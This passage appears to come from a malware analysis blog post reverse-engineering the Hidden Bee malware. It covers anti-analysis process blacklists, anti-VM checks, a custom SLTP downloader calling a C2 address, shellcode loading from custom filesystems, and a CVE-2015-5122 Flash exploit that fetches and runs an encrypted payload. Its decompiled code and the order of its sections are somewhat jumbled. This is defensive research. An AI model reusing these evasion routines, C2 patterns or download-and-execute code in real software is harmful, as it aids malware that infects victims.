```

2. Sets an environment variable

```
INSTALL_SOURCE
```

to the value given as an argument.

3. Runs the downloaded next stage module.

6. If the module was run with the flag!=1:

1. Performs checks against VM. If detected, exits.
2. Connects to the second address:

```
sltp://bbs.favcom.space:1108/setup.bin?id=999
```

. This time, appends the victim's fingerprint to the URL. Format:

```
&sid=&sz=&os=&ar=
```

3. Runs the downloaded next stage module.

## Defensive checks

At this stage, many anti-analysis checks are deployed. First, there are checks to detect if any of the blacklisted processes are running. The enumeration of the processes is implemented using a low-level function:

`NtQuerySystemInformation` with a parameter 5 (

```
SystemProcessInformation
```

).

```
36 j_memset((int)v1, 0, SystemInformationLength);
37 if ( !NtQuerySystemInformation(v3, 5, v2, SystemInformationLength, &SystemInformationLength) )
38 {
39     while ( !blacklisted_processes[0] )
40     {
41 check_next:
42         if ( !*( _DWORD *)v2 )
43             goto finished;
44         v2 += *( _DWORD *)v2;
45     }
46     next_proc_name = blacklisted_processes;
47     _next_proc_name = blacklisted_processes;
48     while ( 1 )
49     {
50         RtlInitUnicodeString(&v6, *next_proc_name);
51         if ( ( _WORD)v6 == *( ( _WORD *)v2 + 28 ) )
52         {
53             if ( ( unsigned __int8)RtlEqualUnicodeString(&v6, v2 + 56, 1 ) )
54                 break;
55         }
56         next_proc_name = _next_proc_name + 1;
57         _next_proc_name = next_proc_name;
58         if ( !*next_proc_name )
59             goto check_next;
60     }
61     blacklisted_found = 1;
62 }
63 finished:
64     LocalFree(v7);
65 }
66 return blacklisted_found;
67 }
```

The blacklist contains popular debuggers and sniffers:

“devenv.exe”, “wireshark.exe”, “vmacthlp.exe”, “procmon.exe”, “ollydbg.exe”, “idag.exe”,  
“ImmunityDebugger.exe”, “windbg.exe”  
“EHSniffer.exe”, “iris.exe”, “procxp.exe”, “filemon.exe”, “fiddler.exe”

The names of the processes are obfuscated, so they are not visible on the strings list. If any of those processes are detected, the execution of the module terminates.

Another function deploys a set of anti-VM checks. The anti-VM checks include:

```
46 ms_exc.registration.TryLevel = 0;
47 CPUID_check(&v27, 0x40000000);
48 *(_DWORD *)v33 = v28;
49 *(_DWORD *)&v33[4] = v29;
50 *(_DWORD *)&v33[8] = v30;
51 ms_exc.registration.TryLevel = -1;
52 HIBYTE(v34) = 0;
53 if ( VPCEXT_check() )
54     goto set_vm_flag;
55 if ( VMWare_io_check() )
56     goto set_vm_flag;
```

CPUID with EAX=40000000 ([a check for Hypervisor's Brand](#)):

```
024335CB push    40000000h
024335D0 lea    eax, [ebp+var_844]
024335D6 push    eax
024335D7 call   CPUID_check

0243341A pusha
0243341B mov    eax, [ebp+arg_4]
0243341E xor    ebx, ebx
02433420 xor    ecx, ecx
02433422 xor    edx, edx
02433424 cpuid
02433426 mov    edi, [ebp+arg_0]
```

The VMWare I/O Port (more details [here](#)):

```
0243353A mov    eax, 'VMXh'
0243353F mov    ebx, 0
02433544 mov    ecx, 0Ah
02433549 mov    edx, 'VX'
0243354E in    eax, dx ; check_for_VMware
0243354F cmp    ebx, 'VMXh'
02433555 setz   [ebp+var_1C]
```

VPCEXT instruction (more details [here](#))

```
024334B3 push   ebx
024334B4 mov    ebx, 0
024334B9 mov    eax, 1
024334BE vpcext 7, 0Bh
024334C2 test   ebx, ebx
024334C4 setz   [ebp+var_1C]
```

Checking [the list of common VM vendors](#):

```

57 v0 = decode_memory(&str_XenVMMXenVMM); // "XenVMMXenVMM"
58 if ( !strncmp(v33, v0, 12) )
59     goto set_vm_flag;
60 v1 = decode_memory(&str_VMWareVMware); // "VMwareVMware"
61 if ( !strncmp(v33, v1, 12) )
62     goto set_vm_flag;
63 v2 = decode_memory(&str_KVMKVMKVM); // "KVMKVMKVM"
64 if ( !strncmp(v33, v2, 12) )
65     goto set_vm_flag;
66 v3 = decode_memory(&str_KVMKVMKVM); // "KVMKVMKVM"
67 if ( !strncmp(v33, v3, 12) )
68     goto set_vm_flag;
69 v4 = decode_memory(&unk_2435F78); // " lrpepyh vr"
70 if ( !strncmp(v33, v4, 12) )
71     goto set_vm_flag;
72 v5 = decode_memory(&unk_2435F58); // "sbiedll.dll"
73 if ( GetModuleHandleA(v5) )
74     goto set_vm_flag;
75 if ( !GetComputerNameW(Buffer, &nSize) )
76     goto set_vm_flag;
77 v6 = (const WCHAR *)decode_memory(dword_2435F34); // L"SANDBOX"
78 if ( !lstrcmpiW(Buffer, v6) )
79     goto set_vm_flag;
80 nSize = 1024;
81 if ( !GetUserNameW(Buffer, &nSize) )
82     goto set_vm_flag;
83 v7 = (const WCHAR *)decode_memory(&unk_2435F08); // L"CurrentUser"
84 if ( !lstrcmpiW(Buffer, v7) )
85     goto set_vm_flag;
86 v8 = (const WCHAR *)decode_memory(dword_2435F34); // L"SANDBOX"
87 if ( !lstrcmpiW(Buffer, v8) )
88     goto set_vm_flag;

```

Checking the BIOS versions typical for virtual environments:

```

89 v9 = decode_memory(&unk_2435EE8); // "StrStrIA"
90 v10 = decode_memory(&unk_2435EC8); // "shlwapi.dll"
91 shlwapi_dll = LoadLibraryA(v10);
92 StrStrIA = GetProcAddress(shlwapi_dll, v9);
93 if ( !StrStrIA )
94     goto not_detected;
95 j_memset((int)Buffer, 0, 2048);
96 v12 = decode_memory(&unk_2435EA0); // "SystemBiosVersion"
97 v13 = decode_memory(&byte_2435E70); // "HARDWARE\DESCRIPTION\System"
98 if ( read_registry_key(v13, v12, (BYTE *)Buffer, 0) )
99 {
100     if ( ((int (__stdcall *)(WCHAR *, const char *))StrStrIA)(Buffer, "VBOX" ) )
101         goto set_vm_flag;
102 }
103 v14 = decode_memory(&unk_2435E40); // "VideoBiosVersion"
104 v15 = decode_memory(&byte_2435E70); // "HARDWARE\DESCRIPTION\System"
105 if ( read_registry_key(v15, v14, (BYTE *)Buffer, 0) )
106 {
107     v16 = decode_memory(&unk_2435E20); // "VirtualBox"
108     if ( ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v17, Buffer, v16) )
109         goto set_vm_flag;
110 }
111 v18 = decode_memory(&unk_2435EA0); // "SystemBiosVersion"
112 v19 = decode_memory(&str_Windows_CurrentVersion); // "SOFTWARE\Microsoft\Windows\CurrentVersion"
113 if ( read_registry_key(v19, v18, (BYTE *)Buffer, 0) )
114     && ((id1 = decode_memory(&unk_2435D84), ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v21, Buffer, id1)) // "55274-640-2673864-23950"
115     || (id2 = decode_memory(&unk_2435D88), ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v23, Buffer, id2)) // "76487-644-3177837-23510"
116     || (id3 = decode_memory(&unk_2435D5C), ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v25, Buffer, id3)) ) // "76487-337-8429955-22614"
117 {
118     set_vm_flag;
119     vm_detected = 1;
120 }
121 else
122 {
123     not_detected;
124     vm_detected = 0;
125 }
126 return vm_detected;
127}

```

Detection of any of the features suggesting a VM results in termination of the component.

## Downloading new modules

The next elements of HiddenBee are downloaded over the custom “STLP” protocol.

```
024348F6 lea    eax, [ebp+var_40]
024348F9 push   offset aSltp    ; "sltp"
024348FE push   eax
024348FF call   j_strcmp
02434904 pop    ecx
02434905 test   eax, eax
02434907 pop    ecx
02434908 jnz    loc_2434AD9
```

The raw TCP socket created to communicate using the SLTP protocol:

```
LOWORD(v27) = htons(hostshort[0]);
socket = WSASocketA(2, 1, 0, 0, 0, 1u); // address family: 2 (AF_INET)
// type: 1 (SOCK_STREAM)
// protocol : 0 (unspecified)
// lpProtocolInfo: NULL
// group: NULL
// flags: 1 (WSA_FLAG_OVERLAPPED)

v6[13] = socket;
if ( socket != -1 )
{
    vInBuffer = 0x25A207B9;
    v32 = 0xDDF3u;
    v33 = 0x4660;
    v34 = 0x8Eu;
    v35 = 0xE9u;
    v36 = 0x76;
    v37 = 0xE5u;
    v38 = 0x8Cu;
    v39 = 0x74;
    v40 = 6;
    v41 = 0x3E;
    if ( BindIoCompletionCallback(socket, LpoverlappedCompletionRoutine, 0) )
    {
        callback = 0;
        if ( WSAIoctl(v6[13], 0xC8000006, &vInBuffer, 0x10u, &callback, 4u, (LPDWORD)&cbBytesReturned, 0, 0) != -1 )
        {
            *(_DWORD *)name.sa_data = 0;
            *(_DWORD *)&name.sa_data[4] = 0;
            *(_DWORD *)&name.sa_data[8] = 0;
            *(_WORD *)&name.sa_data[12] = 0;
            v26 = 2;
            v12 = v6[13];
            name.sa_family = 2;
            *(_WORD *)name.sa_data = 0;
            *(_DWORD *)&name.sa_data[2] = 0;
            if ( bind(v12, &name, 16) != -1 )
            {
                j_memset((int)v6, 0, 20);
                if ( !callback(v6[13], &v26, 16, 0, 0, &cbBytesReturned, v6) && WSAGetLastError() == 0x3E5 )
                    return 1;
            }
        }
    }
    closesocket(v6[13]);
}
```

The communication is encrypted. We can see that the expected output is a shellcode that is loaded and executed:

```

do
{
v5 = v4[1];
if ( v5 )
{
if ( v5 == 2 )
{
v6 = *(v4 - 1);
if ( v6 + *v4 > a2 )
break;
fs_size = *v4;
custom_fs = &_amp;buffer[v6];
}
}
else
{
if ( *(v4 - 1) + *v4 > a2 )
break;
new_module = (void (__stdcall *)(int (__stdcall **)(int), _BYTE *, DWORD))VirtualAlloc(0, *v4, 0x1000u, 0x40u);
if ( new_module )
j_memcpy((int)new_module, (int)&_amp;buffer[(v4 - 1)], *v4);
}
++buffera;
v4 += 3;
}
while ( (unsigned int)buffera < *((_DWORD *)_amp;buffer + 1) );
if ( new_module )
{
if ( custom_fs )
{
functions_list[0] = to_malloc;
functions_list[2] = (int (__stdcall *) (int))to_memcpy;
functions_list[1] = to_free;
functions_list[3] = *(int (__stdcall **)(int))VirtualAlloc;
functions_list[4] = *(int (__stdcall **)(int))VirtualFree;
decode_memory(&input_arr); // "ZwQueryInformationProcess"
v7 = decode_memory(&str_ntdll_dll);
v8 = GetModuleHandleA(v7);
functions_list[5] = (int (__stdcall *) (int))GetProcAddress(v8, v9); // ZwQueryInformationProcess
new_module(functions_list, custom_fs, fs_size);
VirtualFree(new_module, 0, 0x8000u);
}
}
}

```

The way in which it is loaded reminds me of the elements we described recently in [“Hidden Bee: Let’s go down the rabbit hole”](#). The current module loads a list of functions that will be passed to the next module. It is a minimalistic, custom version of Import Table. It also passes the memory with the downloaded filesystem to be used for further loading of components.

## The !rcx package

This element retrieves the custom filesystem used by this malware. As we know from previous analysis, Hidden Bee uses its own, custom filesystems that are mounted in the memory of the malware and passed to its components. This filesystem is important for the execution flow because it contains many other components that are supposed to be installed on the attacked system in order to continue the infection.

As mentioned before, unpacking the JPG gave us an !rcx package. After this package is downloaded, and its SHA256 checksum is validated, it is repackaged. First, at the end of the !rcx package, the list of URLs (JPG, PNG) from the previous module is copied. Then, the ARIA key is copied. The size of the module and its SHA256 hash are updated. Then, the execution is redirected to the first stage shellcode fetched from the !rcx.

This shellcode was the one that we saw at first, after decoding the !rcx package from the JPG. Yet, looking at this part, we do not see anything malicious. The elements that are more important are well protected and revealed at the next execution stages.

The shellcode from the !rcx package is executed in two stages. The first one unpacks and prepares the second. First, it loads its own imports using hardcoded names of libraries.


```
000000B1 sub     edi, ecx
000000B3 mov     [ebp+var_4C], 68h ; 'k'
000000B9 mov     [ebp+var_4A], 65h ; 'e'
000000BF mov     [ebp+var_48], 72h ; 'r'
000000C5 mov     [ebp+var_46], 6Eh ; 'n'
000000CB mov     [ebp+var_44], 65h ; 'e'
000000D1 mov     [ebp+var_40], 33h ; '3'
000000D7 mov     [ebp+var_3E], 32h ; '2'
000000DD mov     [ebp+var_3C], 2Eh ; '.'
000000E3 mov     [ebp+var_3A], 64h ; 'd'
000000E9 mov     [ebp+var_18], 6Eh ; 'n'
000000EF mov     [ebp+var_16], 74h ; 't'
000000F5 mov     [ebp+var_14], 64h ; 'd'
000000FB mov     [ebp+var_E], 2Eh ; '.'
00000101 mov     [ebp+var_C], 64h ; 'd'
00000107 mov     ebx, [esi]
```

The checksums of the functions that are going to be used are stored in the module and compared with the names calculated by the function:

```
1 unsigned int __stdcall calc_checksum(_BYTE *func_name)
2 {
3     _BYTE *func_name; // edx
4     unsigned int checksum; // eax
5     char next_char; // cl
6     unsigned int prev_res; // esi
7     int _next_char; // eax
8
9     _func_name = func_name;
10    checksum = 0;
11    for ( next_char = *func_name; next_char; ++_func_name )
12    {
13        prev_res = (checksum >> 13) | (checksum << 19);
14        _next_char = next_char;
15        next_char = _func_name[1];
16        checksum = prev_res + _next_char;
17    }
18    return checksum;
19 }
```

It uses the functions from kernel32.dll: GetProcessHeap, VirtualAlloc, VirtualFree, and from ntdll.dll: RtlAllocateHeap, RtlFreeHeap, NtQueryInformationProcess.

The repackaged !rcx module is supposed to be supplied as one of the arguments at the Entry Point of the first shellcode. It is most important because the second stage shellcode will be unpacked from the supplied !rcx package.



```
00000199 mov     ebx, [ebp+arg_C]
0000019C mov     ecx, [ebx+4]
0000019F cmp     dword ptr [ecx], 'kcr!'
000001A5 jnz     loc_28B
```

A new memory area is allocated, and the second stage shellcode is unpacked there.

```

new_module_ep = 0;
v15 = GetProcessHeap(8, *((_BYTE **)i + 2));
v16 = (_BYTE *)RtlAllocateHeap(v15);
indx = 0;
buffer = v16;
if ( v16 )
{
    if ( *((_DWORD *)i + 2) > 0u )
    {
        v18 = i + 16 - v16;
        do
        {
            ++indx;
            *v16 = v16[v18] ^ 0xE1;
            ++v16;
        }
        while ( indx < *((_DWORD *)i + 2) );
        _to_rcx_ptr = to_rcx_ptr;
    }
    allocated_buf1 = (unsigned __int16 *)_allocated_buf1;
    if ( decode_module(
        (int)&VirtualAlloc, // loaded_functions_list
        (int)buffer,
        *((_DWORD *)i + 2),
        (int)_allocated_buf1,
        *((_DWORD *)i + 3) == *((_DWORD *)i + 3) )
        new_module_ep = allocated_buf1;
    v20 = GetProcessHeap(0, buffer);
    RtlFreeHeap(v20);
    if ( new_module_ep )
        ((void (__stdcall *))(int (__stdcall **)(_DWORD, _DWORD, signed int, signed int), int, _DWORD, _DWORD))new_module_ep(
            &VirtualAlloc, // loaded_functions_list
            flag,
            _to_rcx_ptr[1],
            *_to_rcx_ptr);
}
result = (unsigned __int16 *)VirtualFree(_allocated_buf1, 0, 0x8000);

```

Inside the second shellcode, we see strings referencing further components of the Hidden Bee malware:

```
/bin/i386/preload /bin/i386/coredll.bin
```

The role of the second stage is unpacking another part from the !rcx: an !rdx package.

```

if ( _rdx_ptr )
{
    v32 = v10[3];
    crypt_init(&crypt_ctx, &crypt_keybuf);
    dec_size = 0;
    if ( v10[2] )
    {
        chunk_ptr = (_BYTE *)sizea;
        for ( i = (int)((char *)v10 - sizea + 16); ; i = (int)((char *)v10 - sizea + 16) )
        {
            crypt_round(chunk_ptr, &chunk_ptr[i], (int)&crypt_ctx);
            dec_size += 16;
            chunk_ptr += 16;
            if ( (unsigned int)dec_size >= v10[2] )
                break;
        }
        rdx_ptr = _rdx_ptr;
    }
    if ( decompress((int)functions_list, (int)rdx_ptr, &v32, sizea, v10[2]) )
        goto LABEL_38;
    v17 = ((int (__stdcall *))(signed int, signed int))functions_list[2](8, 12);
    v18 = (_DWORD *)((int (__stdcall *))(int))functions_list[3](v17);
    v34 = v18;
    if ( !v18 )
        goto LABEL_38;
    *v18 = rdx_ptr;
    if ( *rdx_ptr == '\xdr!' )
    {
        v18[1] = rdx_ptr + 1;
        v18[2] = v10[3];
    }
}

```

```

00000619 mov     [eax], ebx
0000061B cmp     dword ptr [ebx], 'xdr!'
00000621 jnz     short loc_631
    
```

From our previous experience, we know that the !rdx package is a custom filesystem containing modules. Indeed, after the decryption is complete, the custom filesystem is revealed:

005605B0	PUSH EAX	
005605B1	CALL 0056268E	crypt_init
005605B6	AND DWORD PTR SS:[EBP+0x0C], 0x0	
005605BA	CMP DWORD PTR DS:[ESI+0x8], 0x0	
005605BE	JBE SHORT 005605F2	
005605C0	MOV EBX, DWORD PTR SS:[EBP+0x10]	
005605C3	LEA EAX, DWORD PTR DS:[ESI+0x10]	
005605C6	SUB EAX, EBX	
005605C8	MOV DWORD PTR SS:[EBP+0x8], EAX	
005605CB	JMP SHORT 005605D0	
005605CD	MOV EAX, DWORD PTR SS:[EBP+0x8]	
005605D0	LEA ECX, DWORD PTR SS:[EBP-0x15C]	
005605D6	ADD EAX, EBX	
005605D8	PUSH ECX	
005605D9	PUSH EAX	
005605DA	PUSH EBX	
005605DB	CALL 00562192	crypt_round
005605E0	ADD DWORD PTR SS:[EBP+0x0C], 0x10	
005605E4	ADD EBX, 0x10	
005605E7	MOV EAX, DWORD PTR SS:[EBP+0x0C]	
005605EA	CMP EAX, DWORD PTR DS:[ESI+0x8]	
005605ED	JB SHORT 005605CD	
005605EF	MOV EBX, DWORD PTR SS:[EBP-0x8]	
005605F2	PUSH DWORD PTR DS:[ESI+0x8]	
005605F5	LEA EAX, DWORD PTR SS:[EBP-0x0C]	
005605F8	PUSH DWORD PTR SS:[EBP+0x10]	
005605FB	PUSH EAX	
005605FC	PUSH EBX	
005605FD	PUSH EDI	
005605FE	CALL 00560666	
00560603	TEST EAX, EAX	
00560605	JNZ SHORT 00560646	
00560607	PUSH 0xC	
00560609	PUSH 0x8	
0056060B	CALL DWORD PTR DS:[EDI+0x8]	kernel32.GetProcessHeap
0056060F	PUSH 0x0	

EAX=00000000

Address	Hex dump	ASCII
01810048	21 72 64 78 22 00 00 00 ED 01 00 00 80 06 00 00	frdx"...?@..C*..
01810058	62 69 6E 2F 69 33 38 36 2F 70 72 65 6C 6F 61 64	bin/i386/preload
01810068	00 00 45 00 00 00 6D 08 00 00 00 2C 01 00 62 69	..E...n.....@.bi
01810078	6E 2F 61 6D 64 36 34 2F 63 6F 72 65 64 6C 6C 2E	n/amd64/coredll.
01810088	62 69 6E 00 00 64 00 00 6D 34 01 00 00 09 00	bin...d...m40....
01810098	00 62 69 6E 2F 61 6D 64 36 34 2F 70 72 65 6C 6F	.bin/amd64/prelo
018100A8	61 64 00 00 87 00 00 00 6D 3D 01 00 10 05 00 00	ad..c...n=@.h*..
018100B8	62 69 6E 2F 69 33 38 36 2F 68 70 6C 6F 61 64 65	bin/i386/kpload
018100C8	72 2E 62 69 6E 00 00 A9 00 00 00 7D 42 01 00 00	r.bin...e...J80..
018100D8	1C 00 00 62 69 6E 2F 61 6D 64 36 34 2F 63 6F 6D	..bin/amd64/com
018100E8	6D 6F 6E 2E 64 6C 6C 00 00 CB 00 00 00 7D 5E 01	mon.dll..f...)^@
018100F8	00 00 45 00 00 62 69 6E 2F 69 33 38 36 2F 68 6C	..E..bin/i386/kl
01810108	6F 61 64 65 72 2E 62 69 6E 00 00 E5 00 00 00 7D	oader.bin..h...)
01810118	A3 01 00 68 07 00 00 62 69 6E 2F 73 68 69 6D 2E	u@.h...bin/shim.
01810128	62 69 6E 00 00 07 01 00 00 E5 A9 01 00 80 00 00	bin...@..h @.C..
01810138	00 62 69 6E 2F 61 6D 64 36 34 2F 70 72 2E 62 69	.bin/amd64/pr.bi
01810148	6E 2E 73 69 67 00 00 28 01 00 00 65 A8 01 00 80	n.sig..(0..e@0.C
01810158	00 00 00 62 69 6E 2F 69 33 38 36 2F 70 72 2E 62	...bin/i386/pr.b
01810168	69 6E 2E 73 69 67 00 00 46 01 00 00 E5 A8 01 00	in.sig..F@..h@0.
01810178	00 0A 00 00 62 69 6E 2F 61 6D 64 36 34 2F 70 72	...bin/amd64/pr
01810188	2E 62 69 6E 00 00 63 01 00 00 E5 B5 01 00 00 08	.bin..c@..hA0..@
01810198	00 00 62 69 6E 2F 69 33 38 36 2F 70 72 2E 62 69	..bin/i386/pr.bi
018101A8	6E 00 00 87 01 00 00 E5 BD 01 00 F0 05 00 00 62	n..c@..h@0.-\$.b
018101B8	69 6E 2F 61 6D 64 36 34 2F 68 70 6C 6F 61 64 65	in/amd64/kpload
018101C8	72 2E 62 69 6E 00 00 A8 01 00 00 05 C3 01 00 00	r.bin..E@..hA0..
018101D8	16 00 00 62 69 6E 2F 69 33 38 36 2F 63 6F 6D 6D	...bin/i386/comm
018101E8	6F 6E 2E 64 6C 6C 00 00 CA 01 00 00 05 D9 01 00	on.dll..#0..h@0.
018101F8	00 2E 01 00 62 69 6E 2F 69 33 38 36 2F 63 6F 72	..@.bin/i386/cor
01810208	65 64 6C 6C 2E 62 69 6E 00 00 00 00 00 00 05 07	edll.bin.....h*
01810218	03 00 00 58 00 00 62 69 6E 2F 61 6D 64 36 34 2F	*.CX..bin/amd64/
01810228	68 6C 6F 61 64 65 72 2E 62 69 6E 00 00 90 90 90	kloader.bin...EEE
01810238	E8 3E 00 00 00 00 00 00 00 00 00 00 00 00 00 00	R>.....
01810248	00 00 00 00 00 00 00 00 00 00 00 00 00 6B 00 65	.....k.e
01810258	00 72 00 6E 00 65 00 6C 00 33 00 32 00 2E 00 64	.r.n.e.l.3.2...D
01810268	00 6C 00 6C 00 00 00 68 AA AA AA AA FF 30 FF 50	.l.l...S @ P
01810278	04 FF E0 58 0B CC 0B D0 83 EA 03 52 51 50 E8 7A	* 0x0 f0d@R0PRz
01810288	03 00 00 C3 55 0B EC 83 EC 0C 8B 45 08 89 45 FC	*..fu0y@.0E@ER

So the part that was hidden in the JPG is, in reality, a package that decrypts the custom filesystem and deploys the next stage modules: `/bin/i386/preload` and

```
/bin/i386/coredll.bin
```

. This filesystem has even more elements that are loaded at later stages of the infection. Their full functionality will be described in the next article in our series.

## Even more hidden

From the beginning, Hidden Bee malware has been well designed and innovative. Looking at one year of its evolution, we can be sure that the authors are serious about making it even more stealthy—and they don't stop improving it.

Although the initial dropper uses components analogous to ones observed in the past, revealing their encrypted content now takes many more steps and much more patience. The additional difficulty in the analysis is introduced by the fact that the URLs and encryption keys are never reused, and work only for a single session.

The team behind this malware is skilled and determined. We expect that the Hidden Bee malware won't be going extinct anytime soon.


```
3329     ,
3330     if(_loc57_ != 0)
3331     {
3332         _loc53_ = 1i32(_loc57_);
3333         ESP = _loc5_ & -16;
3334         var _loc16_:ByteArray = new ByteArray();
3335         CModule.readBytes(int(_loc57_ + 4),_loc53_,_loc16_);
3336         ESP = _loc5_ & -16;
3337         ESP = _loc5_ & -16;
3338         new Loader().contentLoaderInfo.addListener("complete",param4);
3339         ESP = _loc5_ & -16;
3340         var _loc69_:LoaderContext = new LoaderContext(false,ApplicationDomain.currentDomain);
3341         ESP = _loc5_ & -16;
3342         _loc69_.applicationDomain = ApplicationDomain.currentDomain;
3343         ESP = _loc5_ & -16;
3344         _loc69_.allowCodeImport = true;
3345         ESP = _loc5_ & -16;
3346         new Loader().loadBytes(_loc16_,_loc69_);
3347         _loc5_ = int(_loc5_ - 16);
3348         si32(_loc57_,_loc5_);
3349         ESP = _loc5_;
3350         F_idalloc();
3351         _loc5_ = int(_loc5_ + 16);
3352         _loc28_ = new Loader();
3353     }
```

## The first WAV: a Flash exploit

The decoded WAV contains a package with two elements embedded: a Flash file (movies.swf) and the configuration file (config.cfg). The decrypted data starts from the magic DWORD 0xCAFEBABE, which we noticed in the code of the previous SWF.

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
07763B10	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
07763B20	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
07763B30	00	52	49	46	46	04	8C	00	00	57	41	56	45	66	6D	74	.RIFF.Š..WAVEfmt
07763B40	20	10	00	00	00	01	00	01	00	80	3E	00	00	00	7D	00	.....€>...}
07763B50	00	02	00	10	00	64	61	74	61	E0	8B	00	00	33	8C	C2	.....dataf<..3ŠÅ
07763B60	4E	99	31	7A	B8	6F	34	F6	A5	F7	A8	AF	10	F3	07	C2	N¹lz,o48A÷`Ž.ó.Å
07763B70	46	B7	31	4E	B3	88	9E	FF	14	9F	1F	98	14	1F	8B	08	F·1Nł.ž`.ž....<.
07763B80	00	00	00	00	00	00	03	00	72	80	8D	7F	BE	BA	FE	CA	.....r€İ.İgtE
07763B90	3C	00	00	00	02	00	00	00	24	00	00	00	3C	00	00	00	<.....\$...<...
07763BA0	2D	8B	00	00	30	00	00	00	69	8B	00	00	3C	00	00	00	-<...0...i<...<...
07763BB0	2F	6D	6F	76	69	65	73	2E	73	77	66	00	2F	63	6F	6E	/movies.swf./con
07763BC0	66	69	67	2E	63	66	67	00	43	57	53	1B	7F	FF	00	00	fig.cfg.CWS...`..
07763BD0	78	9C	EC	BD	77	5C	55	47	D7	2F	3E	B3	67	EF	B3	4F	xšě~w\UG*/>łgdłO

The Flash file (movies.swf) contains an embedded exploit. In the analyzed case, the exploit used is [CVE-2015-5122](#), however, a different exploit may be used on a different machine:



The payload (shellcode) is stored in form of an array (binary version available here: [9aec11ff93b9df14f060f78fbb1b47a2](#)):

```

1 package
2 {
3   class PayloadWin32
4   {
5
6     public static var payload:Vector.<uint> = Vector.<uint>([2420162609,1304504447,1620836352,1768,134222080,
7
8
9     function PayloadWin32()
10    {
11      super();
12    }
13  }
14 }
15

```

The configuration file (config.cfg) contains the URL to another WAV file.

The payload is padded with NOP (0x90) bytes, and the parameters, including the configuration, are filled there before the payload runs.

```

paylEnd = 0;
paylLength = PayloadWin32.payload.length;
indx = 0;
while(indx < paylLength - 1)
{
    if(PayloadWin32.payload[indx] == 0x90909090
        && PayloadWin32.payload[indx + 1] == 0x90909090
        )
    {
        paylEnd = indx;
        break;
    }
    indx++;
}

if(paylEnd != 0)
{
    indx = 0;
    while(indx < param1.length)
    {
        //write parameters at the end of the payload:
        PayloadWin32.payload[paylEnd + indx] = param1[indx];
        indx++;
    }
}

```

### The shellcode: downloading the second WAV

The second WAV, in contrast to the first one, is always downloaded and never embedded. It is retrieved by the “PayloadWin32” shellcode ([9aec11ff93b9df14f060f78fbb1b47a2](https://www.exploit-db.com/exploits/4222/)), deployed after the successful exploitation.

Looking inside this shellcode, we find the function that is responsible for downloading and decrypting another WAV. The shellcode uses parameters that were filled by the previous layer. This buffer contains the URL that will be queried and the key that will be used for decryption of the payload. It loads functions from wininet.dll using their checksums. After the initialization steps, it queries the supplied URL. The expected result is a buffer with a header typical for WAV files.

```

v2 = a2;
v3 = &input_buffer[-*(unsigned __int16 *)input_buffer];
func_checksums = (int)&v3[*(unsigned __int16 *)input_buffer + 1];
buf = &v3[*(unsigned __int16 *)func_checksums + 0x70] - *(unsigned __int16 *)input_buffer + 2];
zero_buffer(&functions_list, 0x4Cu);
result = load_wininet_functions(v2, (int (__stdcall **)(char *))&functions_list, func_checksums);
if ( result )
{
    copy_16_bytes(buf, &crypt_key); // copy the crypto key
    result = download_from_url(v2, &functions_list, buf, &module_size);
    wav_buf = (_BYTE *)result;
    if ( result )
    {
        if ( *(_BYTE *)result == 'R' // check the WAV header
            && *(_BYTE *)result + 1 == 'I'
            && *(_BYTE *)result + 2 == 'F'
            && *(_BYTE *)result + 3 == 'F'
            && *(_DWORD *)result + 4 + 8 <= module_size
            && *(_BYTE *)result + 8 == 'W'
            && *(_BYTE *)result + 0xA == 'V'
            && *(_BYTE *)result + 0x24 == 'd'
            && *(_BYTE *)result + 0x26 == 't' )
        {
            mSize = *(_DWORD *)result + 0x28;
        }
    }
}

```

As we already suspected, the data of the WAV (starting from the offset 0x2C) contains the encrypted content. Indeed, blocks that are 8 bytes long are decrypted in a loop:

```

module_size = *((_DWORD *)wav_buf + 0xA);
if ( wav_buf != (_BYTE *)0xFFFFFFFF )
{
    if ( !(mSize & 7) )
    {
        chunk_ptr = wav_buf + 0x2C;
        crypt_init((int)&crypt_ctx, &crypt_key, 16);
        mSize = module_size;
        v23 = 0;
        if ( module_size )
        {
            do
            {
                crypt_block((int)&crypt_ctx, chunk_ptr, chunk_ptr);
                v23 += 8;
                mSize = module_size;
                chunk_ptr += 8;
            }
            while ( v23 < module_size );
        }
    }
}

```

After the decryption is complete, the next module will be revealed. It is interesting to take a look at the expected header of the payload to learn which format is used for the output element. This time, the decoded data is supposed to start with the following magic numbers: 0x01, 0x04, ..., 0x10.

```

if ( mSize > 0x1C
    && *((_DWORD *)wav_buf + 0xE) <= mSize
    && wav_buf[0x2F] == 0x10
    && wav_buf[0x2C] == 1 // start of the payload header
    && wav_buf[0x2D] == 4
    && mSize > *((_DWORD *)wav_buf + 0x10)
    && mSize > *((_DWORD *)wav_buf + 0xD)
    && !(wav_buf[0x3C] & 3) )
{
    allocated_buf = (_BYTE *)VirtualAlloc(0, mSize, 0x1000, 0x40);
    v23 = (unsigned int)allocated_buf;
    if ( allocated_buf )
    {
        new_module_ep = (void (__stdcall *) (unsigned int *))&allocated_buf[*((_DWORD *)wav_buf + 0xD)];
        copy_buffer(allocated_buf, wav_buf + 0x2C, module_size);
        v18 = wav_buf + 0x2C;
        v17 = v23; // _allocated_buffer
        v21 = 0;
        v19 = 0;
        v20 = 0;
        new_module_ep(&v17); // call the decoded payload
        //
